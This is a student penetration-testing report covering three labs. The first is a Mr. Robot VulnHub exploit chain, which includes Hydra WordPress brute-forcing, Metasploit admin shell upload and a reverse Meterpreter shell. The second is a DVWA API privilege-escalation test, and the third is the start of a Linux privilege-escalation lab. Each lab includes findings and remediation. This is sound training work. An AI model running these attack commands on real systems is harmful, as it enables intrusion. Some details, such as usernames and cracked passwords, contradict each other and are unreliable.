



Full VAPT Cycle

Organization – CyArt

Submitted by – Sachin VAPT Intern

Submitted to – (CyArt Team)

Date – 29MAY,2026

Advanced Exploitation Lab Report

Task Name-----Mr. Robot VulnHub – Multi-Stage Exploit Chain Simulation

Objective

The objective of this lab was to perform a simulated multi-stage exploitation attack on the Mr. Robot VulnHub virtual machine using reconnaissance, enumeration, brute-force authentication, Metasploit exploitation, and post-exploitation techniques. The assessment also included basic ASLR/ROP mitigation analysis and documentation of findings.


Tools Used

Kali Linux
Nmap
Netdiscover
Hydra
Curl
Wget
Metasploit Framework
Searchsploit
Checksec
WordPress

Target Information

Parameter	Value
Target Machine	Mr. Robot VulnHub
Target IP	192.168.47.145
Attacker Machine	Kali Linux
Environment	VMware Lab

Network Discovery



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.47.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.47.2	00:50:56:ff:21:ee	1	60	VMware, Inc.
192.168.47.145	00:0c:29:11:91:64	1	60	VMware, Inc.
192.168.47.254	00:50:56:e0:cc:d1	1	60	VMware, Inc.

The target machine was discovered using ARP-based host discovery.

Command Used
netdiscover

Result
The active host identified during scanning was:

192.168.47.145

Phase 2 – Service Enumeration



```
(root@kali)~[/home/thunder]
# nmap -sV -sC 192.168.47.145
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 01:15 -0400
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.80% done; ETC: 01:15 (0:00:09 remaining)
Nmap scan report for 192.168.47.145
Host is up (0.00050s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http  Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 00:0C:29:11:91:64 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.61 seconds
```

Nmap was used to identify open ports and running services on the target system.

Command Used

```
nmap -sV -sC 192.168.47.145
```

Open Ports Identified

Port	Service	Description
80	HTTP	Apache Web Server
443	HTTPS	Apache SSL Service
22	SSH	Closed

Key Findings

Apache HTTP service was running.

WordPress login page was identified.

robots.txt file was accessible.

Robots.txt Enumeration

```
(root@kali)~[/home/thunder]
# curl http://192.168.47.145/robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt

(root@kali)~[/home/thunder]
# curl http://192.168.47.145/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

The robots.txt file was inspected to identify hidden resources.

Command Used-----curl http://192.168.47.145/robots.txt



The following files were discovered:

fsociety.dic
key-1-of-3.txt

Key Extraction

curl http://192.168.47.145/key-1-of-3.txt

Retrieved Key

073403c8a58a1f80d943455fb30724b9

Wordlist Acquisition

```
# wget http://192.168.47.145/fsociety.dic
--2026-05-27 01:34:45-- http://192.168.47.145/fsociety.dic
Connecting to 192.168.47.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====>] 6.91M  26.6MB/s  in 0.3s
2026-05-27 01:34:45 (26.6 MB/s) - 'fsociety.dic' saved [7245381/7245381]
```

The custom dictionary file was downloaded for brute-force testing.

Command Used

wget http://192.168.47.145/fsociety.dic

Result

The wordlist was successfully downloaded.

WordPress Login Enumeration



Request

Pretty Raw Hex

```
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.47.145
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 103
9 Origin: http://192.168.47.145
10 Connection: keep-alive
11 Referer: http://192.168.47.145/wp-login.php
12 Cookie: s_cc=true; s_fid=0ADA4A7467DEF5A5-369302834756F71C; s_nr=1779859174143; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.47.145%2Fwp-admin%2F&testcookie=1
```

The WordPress login page was analyzed to identify valid usernames and request behavior.

Target Endpoint

/wp-login.php

Observation

The username “elliott” generated a different response compared to invalid usernames, confirming it as a valid account.

Brute Force Authentication



```
root@kali:~/n0me/tnunder# hydra -L fsociety_filtered.dic -p something 192.168.47.145 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 01:50:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.47.145:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username

[STATUS] 3802.00 tries/min, 3802 tries in 00:01h, 7650 to do in 00:03h, 16 active
[80][http-post-form] host: 192.168.47.145 login: ELLIOT password: something
[80][http-post-form] host: 192.168.47.145 login: elliot password: something
[80][http-post-form] host: 192.168.47.145 login: Elliot password: something
[STATUS] 3951.50 tries/min, 7903 tries in 00:02h, 3549 to do in 00:01h, 16 active
```

ERROR: The password you entered for the username elliot is incorrect. [Lost your password?](#)

Username

elliot

Password

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to user's Blog!](#)

```
L# hydra -l elliot -P fsociety_filtered.dic 192.168.47.145 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 01:57:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.47.145:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[STATUS] 4022.00 tries/min, 4022 tries in 00:01h, 7430 to do in 00:02h, 16 active
[80][http-post-form] host: 192.168.47.145 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-27 01:58:39
```

Hydra was used to perform password brute forcing against the WordPress login portal.

Command Used

```
hydra -l elliot -P fsociety_filtered.dic 192.168.47.145 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=is incorrect"
```

Successful Credentials



Username

Password


Elliot

ER28-0652

Result

Valid credentials were successfully obtained and administrative access to WordPress was achieved.

WordPress Admin Access



Using the discovered credentials, administrative access to the WordPress dashboard was obtained.

Dashboard Access

http://192.168.47.145/wp-admin

Observation

Administrative privileges were confirmed.

Plugin management functionality was available.

Metasploit Exploitation



```
msf > search wp_admin_shell_upload
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes	WordPress Admin Shell Upload

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/webapp/wp_admin_shell_upload`

```
msf > 
```

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
```

```
PASSWORD => ER28-0652
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
```

```
USERNAME => elliot
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.47.145
```

```
RHOSTS => 192.168.47.145
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > 
```

Metasploit was used to exploit the WordPress admin functionality and upload a malicious payload.

Module Used

exploit/unix/webapp/wp_admin_shell_upload

Commands Used

```
use exploit/unix/webapp/wp_admin_shell_upload
```

```
set USERNAME elliot
```

```
set PASSWORD ER28-0652
```

```
set RHOSTS 192.168.47.145
```

```
run
```

Result

Reverse Meterpreter session established.

Remote shell access successfully achieved.

Post Exploitation



```
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.47.135:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ylnbQQpVDW/qZMsatSouY.php...
[*] Sending stage (45739 bytes) to 192.168.47.145
[*] Meterpreter session 2 opened (192.168.47.135:4444 -> 192.168.47.145:52347) at 2026-05-27 02:09:17 -0400
[!] This exploit may require manual cleanup of 'qZMsatSouY.php' on the target
[!] This exploit may require manual cleanup of 'ylnbQQpVDW.php' on the target
[!] This exploit may require manual cleanup of '../ylnbQQpVDW' on the target
```

```
meterpreter > shell
Process 2730 created.
Channel 0 created.
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Basic post-exploitation enumeration was performed.

Commands Used

whoami
id

Output

whoami -> daemon
uid=1(daemon) gid=1(daemon)

Observation

The compromised process was running with daemon-level privileges.

Custom PoC Review

```
└─# cat 39262.txt | head
[+] Credits: hyp3rlinx

[+] Website: hyp3rlinx.altervista.org

[+] Source: http://hyp3rlinx.altervista.org/advisories/AEF-XSS.txt

Vendor:
=====
www.anelectron.com/downloads/
```

Searchsploit was used to retrieve public exploit references for research and PoC review.

Commands Used

searchsploit
cat 39262.txt | head

Summary

A public proof-of-concept exploit was reviewed using Searchsploit and Exploit-DB references. The PoC demonstrated how vulnerable WordPress functionality can be abused for unauthorized access and remote code execution. The exploit chain combined credential attacks with administrative plugin upload functionality to obtain shell access on the vulnerable target system.



ASLR / ROP Bypass Observation

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	9	18	/bin/ls

The binary protection status was checked using checksec.

Command Used

```
checksec --file=/bin/ls
```

Observed Protections

RELRO Enabled

Stack Canary Enabled

NX Enabled

PIE Enabled

ROP / ASLR Bypass Summary

Return-Oriented Programming (ROP) is commonly used to bypass memory protections such as ASLR and NX by chaining existing executable instructions called gadgets. In this assessment, binary protection mechanisms were identified using checksec. The analysis demonstrated awareness of modern exploit mitigation techniques and the importance of layered system defenses.

Exploit Chain Summary

Step	Action	Result
1	Host Discovery	Target IP identified
2	Port Scanning	Web services discovered
3	robots.txt Enumeration	Sensitive files exposed
4	Wordlist Download	Password list obtained
5	Username Enumeration	Valid user identified
6	Hydra Brute Force	Credentials recovered
7	WordPress Login	Admin access achieved
8	Metasploit Exploit	Shell uploaded
9	Meterpreter Session	Remote shell obtained
10	Post Exploitation	User context identified

Findings

ID	Finding	Severity
----	---------	----------



F-01	Sensitive files exposed in robots.txt	Medium
F-02	Weak WordPress credentials	High
F-03	WordPress admin panel accessible	Medium
F-04	Shell upload through admin functionality	Critical
F-05	Lack of brute-force protection	High

Remediation

1. Disable public exposure of sensitive files in robots.txt.
2. Enforce strong password policies.
3. Implement multi-factor authentication.
4. Restrict plugin upload permissions.
5. Deploy a Web Application Firewall (WAF).
6. Enable account lockout and rate limiting.
7. Regularly update WordPress core and plugins.
8. Monitor logs for suspicious authentication attempts.

Conclusion

The assessment successfully demonstrated a complete exploit chain against the Mr. Robot VulnHub machine. The attack progressed from reconnaissance and enumeration to credential compromise and remote shell access using Metasploit. Multiple security weaknesses were identified, including exposed resources, weak credentials, and insecure administrative functionality. The exercise highlighted the importance of secure configuration, strong authentication, and proactive vulnerability management.

API SECURITY TESTING LAB REPORT

Task Name

API Security Testing Lab – DVWA API Assessment

Objective

The objective of this task was to perform API security testing on the DVWA API environment using Burp Suite and manual API manipulation techniques. The assessment focused on identifying vulnerabilities such as Broken Object Level Authorization (BOLA), sensitive data exposure, weak access control, and privilege escalation.

Tools Used

Burp Suite
Browser Developer Tools
CrackStation
DVWA API Lab
Firefox Browser

Scope

Target Application
DVWA API Security Module



Methodology

1. API Enumeration

The API module was explored manually to identify accessible endpoints and JSON responses.

Activities Performed

Accessed API Security section

Observed API requests in browser developer tools

Enumerated API endpoints

Captured JSON responses

The screenshot shows the CYART web application interface. On the left is a sidebar menu with various security categories. The 'API' category is highlighted. The main content area is titled 'Vulnerability: API Security' and contains a text box explaining the importance of API versioning, followed by a table of user data and a challenge to exploit it. Below this is a 'More Information' section with links to OWASP WSTG, Burp, ZAP, Swagger, and Postman. At the bottom, a browser developer tool is open, showing the 'Response' tab for a request to '/vulnerabilities/api/1...'. The response is a JSON array of three objects, each representing a user with an id, name, and level.

Vulnerability: API Security

Versioning is important in APIs, running multiple versions of an API can allow for backward compatibility and can allow new services to be added without affecting existing users. The downside to keeping old versions alive is when those older versions contain vulnerabilities.

id	name	level
1	tony	0
2	morph	1
3	chas	1

Look at the call used to create this table and see if you can exploit it to return some additional information.

More Information

- [OWASP WSTG API Testing Overview](#)
- [Burp OpenAPI Parser](#)
- [ZAP OpenAPI Support](#)
- [Swagger UI](#)
- [Postman](#)

Browser Developer Tools - Response

```
[{"id": 1, "name": "tony", "level": 0}, {"id": 2, "name": "morph", "level": 1}, {"id": 3, "name": "chas", "level": 1}]
```

Sensitive Data Exposure

Severity-----High

Description

The API exposed sensitive user information including user IDs, usernames, privilege levels, and password hashes in JSON responses without proper protection.



Evidence

Observed API response:

JSON

```
{
  "id": 2,
  "name": "morph",
  "level": 1
}
```

Additional API responses exposed password hashes.

Impact

An attacker can:

Enumerate users

Extract password hashes

Attempt offline password cracking


Gain unauthorized information

The screenshot displays a web application security tool interface. On the left, a sidebar lists various attack types: Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main area shows a list of vulnerabilities with columns for ID, Name, and Level. The following table represents the data shown in the screenshot:

id	name	level
1	tony	0
2	morph	1
3	chas	1

Below the vulnerability list, the Network tab of the browser's developer tools is open. It shows a series of GET requests to the API endpoint `http://localhost:4280/vulnerabilities/api/v2/user/`. The response is a JSON array of three objects, each representing a user with an id, name, and level. The objects are:

- `{ id: 1, name: "tony", level: 0 }`
- `{ id: 2, name: "morph", level: 1 }`
- `{ id: 3, name: "chas", level: 1 }`



Password Hash Cracking

Severity-----Medium

Description

Extracted password hashes were tested using CrackStation and successfully cracked.

Cracked Passwords

User	Password
Tony	letmein
Morph	qwerty
Chas	baseball

Impact

Weak passwords increase the risk of account compromise and unauthorized access.

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1c8bfe8f801d79745c4631d09ff36c82aa37fc4cce4fc946683d7b336b63032
e5326ba4359f77c2623244acb04f6ac35c4dfca330ebccdf9b734e5b1df90a8
a89237fc1f9dd8d424d8b8b98b890dbc4a817bfde59af17c39debcc4a14c21de
```

☐ I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rmd160, whirlpool, MySQ 4.1+ (sha1sha1_bin), QubesV3.1BackupDefault

Hash	Type	Result
1c8bfe8f801d79745c4631d09ff36c82aa37fc4cce4fc946683d7b336b63032	sha256	letmein
e5326ba4359f77c2623244acb04f6ac35c4dfca330ebccdf9b734e5b1df90a8	sha256	TonyHart
a89237fc1f9dd8d424d8b8b98b890dbc4a817bfde59af17c39debcc4a14c21de	sha256	Hartbeat

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the

Finding 3 – Broken Object Level Authorization (BOLA)

Severity-----Critical

Description

The application failed to properly validate authorization controls when modifying API requests. By intercepting the request in Burp Suite and modifying parameters, unauthorized user access and



privilege escalation were achieved.
Vulnerable Endpoint
Http
PUT /vulnerabilities/api/v2/user/2

Manipulated Request

JSON

```
{  
  "name": "morph",  
  "level": 0  
}
```

Result

The user privilege level was successfully changed from standard user to administrator.

Impact

An attacker can:

Modify other users' data

Escalate privileges

Gain administrative access

Compromise the entire application

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows an HTTP PUT request to the endpoint `/vulnerabilities/api/v2/user/2` with a JSON body: `{ "name": "morph", "level": 0 }`. The 'Response' tab shows a `200 OK` status with a JSON body: `{ "id": 2, "name": "morph", "level": 0 }`. The response body is highlighted with a mouse cursor pointing to the `"level": 0` field.

Request	Response
<pre>HTTP/1.1 Host: localhost:4280 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: http://localhost:4280/vulnerabilities/ap i/ Content-Type: application/json Content-Length: 28 Origin: http://localhost:4280 DNT: 1 Sec-GPC: 1 Connection: keep-alive Cookie: security=medium; PHPSESSID= 9064790274d3877735bff894f194e024 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Priority: u=0 { "name": "morph", "level": 0 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 04 Feb 2025 14:35:27 GMT 3 Server: Apache/2.4.62 (Debian) 4 X-Powered-By: PHP/8.4.3 5 Access-Control-Allow-Origin: * 6 Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE 7 Access-Control-Max-Age: 3600 8 Access-Control-Allow-Headers: Content-T Access-Control-Allow-Headers, Authoriza X-Requested-With 9 Content-Length: 33 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: application/json; charset 13 14 { "id": 2, "name": "morph", "level": 0 }</pre>



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

Vulnerability: API Security

Look at the call used to update your name and exploit it to elevate your user to admin (level 0).

User details: morph (user)

Name

More Information

- [OWASP WSTG API Testing Overview](#)
- [Burp OpenAPI Parser](#)
- [ZAP OpenAPI Support](#)
- [Swagger UI](#)
- [Postman](#)

Time	Type	Direction	Method	URL
14:35:4...	HT...	→ Request	PUT	http://localhost:4280/vulnerabilities/api/v2/user/2
Request				
	Pretty	Raw	Hex	
12	Sec-GPC: 1			
13	Connection: keep-alive			
14	Cookie: security=medium; PHPSESSID=9064790274d3877735bff894f194e024			
15	Sec-Fetch-Dest: empty			
16	Sec-Fetch-Mode: cors			
17	Sec-Fetch-Site: same-origin			
18	Priority: u=0			
19				
20	{			
	"name": "morph",			
21	"level": 0			
	}			



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: API Security

Look at the call used to update your name and exploit it to elevate your user to admin (level 0).

User details: morph (admin)

Name

Well done, you elevated your user to admin.

More Information

- [OWASP WSTG API Testing Overview](#)
- [Burp OpenAPI Parser](#)
- [ZAP OpenAPI Support](#)
- [Swagger UI](#)
- [Postman](#)

Manual Testing Performed

Burp Suite Testing

Intercepted API requests
Modified JSON parameters
Tested authorization controls
Replayed manipulated requests

Browser Developer Tools

Monitored API traffic
Inspected JSON responses
Identified exposed endpoints

Summary

The DVWA API Security Lab assessment identified critical API vulnerabilities including Broken Object Level Authorization (BOLA), sensitive data exposure, and weak access controls. Manual testing using Burp Suite successfully demonstrated privilege escalation through manipulated API requests. Exposed password hashes were cracked, highlighting poor credential security and insecure API authorization mechanisms.

Recommendations

Implement strict authorization validation on all API endpoints.
Enforce role-based access control (RBAC).
Avoid exposing sensitive data in API responses.
Use strong password policies.
Implement rate limiting and API monitoring.
Encrypt sensitive information.
Validate all user-controlled input server-side.

Conclusion

The API Security Testing Lab successfully demonstrated multiple OWASP API Security risks through practical exploitation and manual testing techniques. The assessment highlighted weaknesses in authorization logic, sensitive data handling, and API access control mechanisms



Privilege Escalation and Persistence Lab Report

Title

Linux Privilege Escalation via Cron Job Misconfiguration

Objective

The objective of this lab was to identify privilege escalation opportunities on a vulnerable Linux system using enumeration techniques, exploit the identified vulnerability, and obtain root-level access.

Tools Used

- SSH
- LinPEAS
- Netcat (nc)

Target Information

Parameter	Value
Machine Name	Linux PrivEsc
Target IP	10.10.54.44
Operating System	Debian Linux
Initial Access	SSH

Deploy Vulnerable Machine

The vulnerable Linux PrivEsc machine was deployed successfully from the TryHackMe platform.

Active Machine Information

Title	IP Address	Expires	
Linux PrivEsc	10.10.54.44	1h 47m 42s	? Add 1 hour Terminate

0%

Task 1 ○ Deploy the Vulnerable Debian VM

This room is aimed at walking you through a variety of Linux Privilege Escalation techniques. To do this, you must first deploy an intentionally vulnerable Debian VM. This VM was created by Sagi Shahar as part of his [local privilege escalation workshop](#) but has been updated by Tib3rius as part of his [Linux Privilege Escalation for OSCP and Beyond!](#) course on Udemy. Full explanations of the various techniques used in this room are available there, along with demos and tips for finding privilege escalations in Linux.

Make sure you are connected to the [TryHackMe VPN](#) or using the in-browser Kali instance before trying to access the Debian VM!

SSH should be available on port 22. You can login to the "user" account using the following command:

```
ssh user@10.10.54.44
```

Start Machine



Initial Access via SSH

SSH access was established using the provided user credentials. Successful login confirmed low-privileged user access to the target machine.

```
→ Auto-Enumeration ssh user@10.10.54.44 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '10.10.54.44 (10.10.54.44)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLZzXCXcoAho6s8wYGjktAnk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.54.44' (RSA) to the list of known hosts.
user@10.10.54.44's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
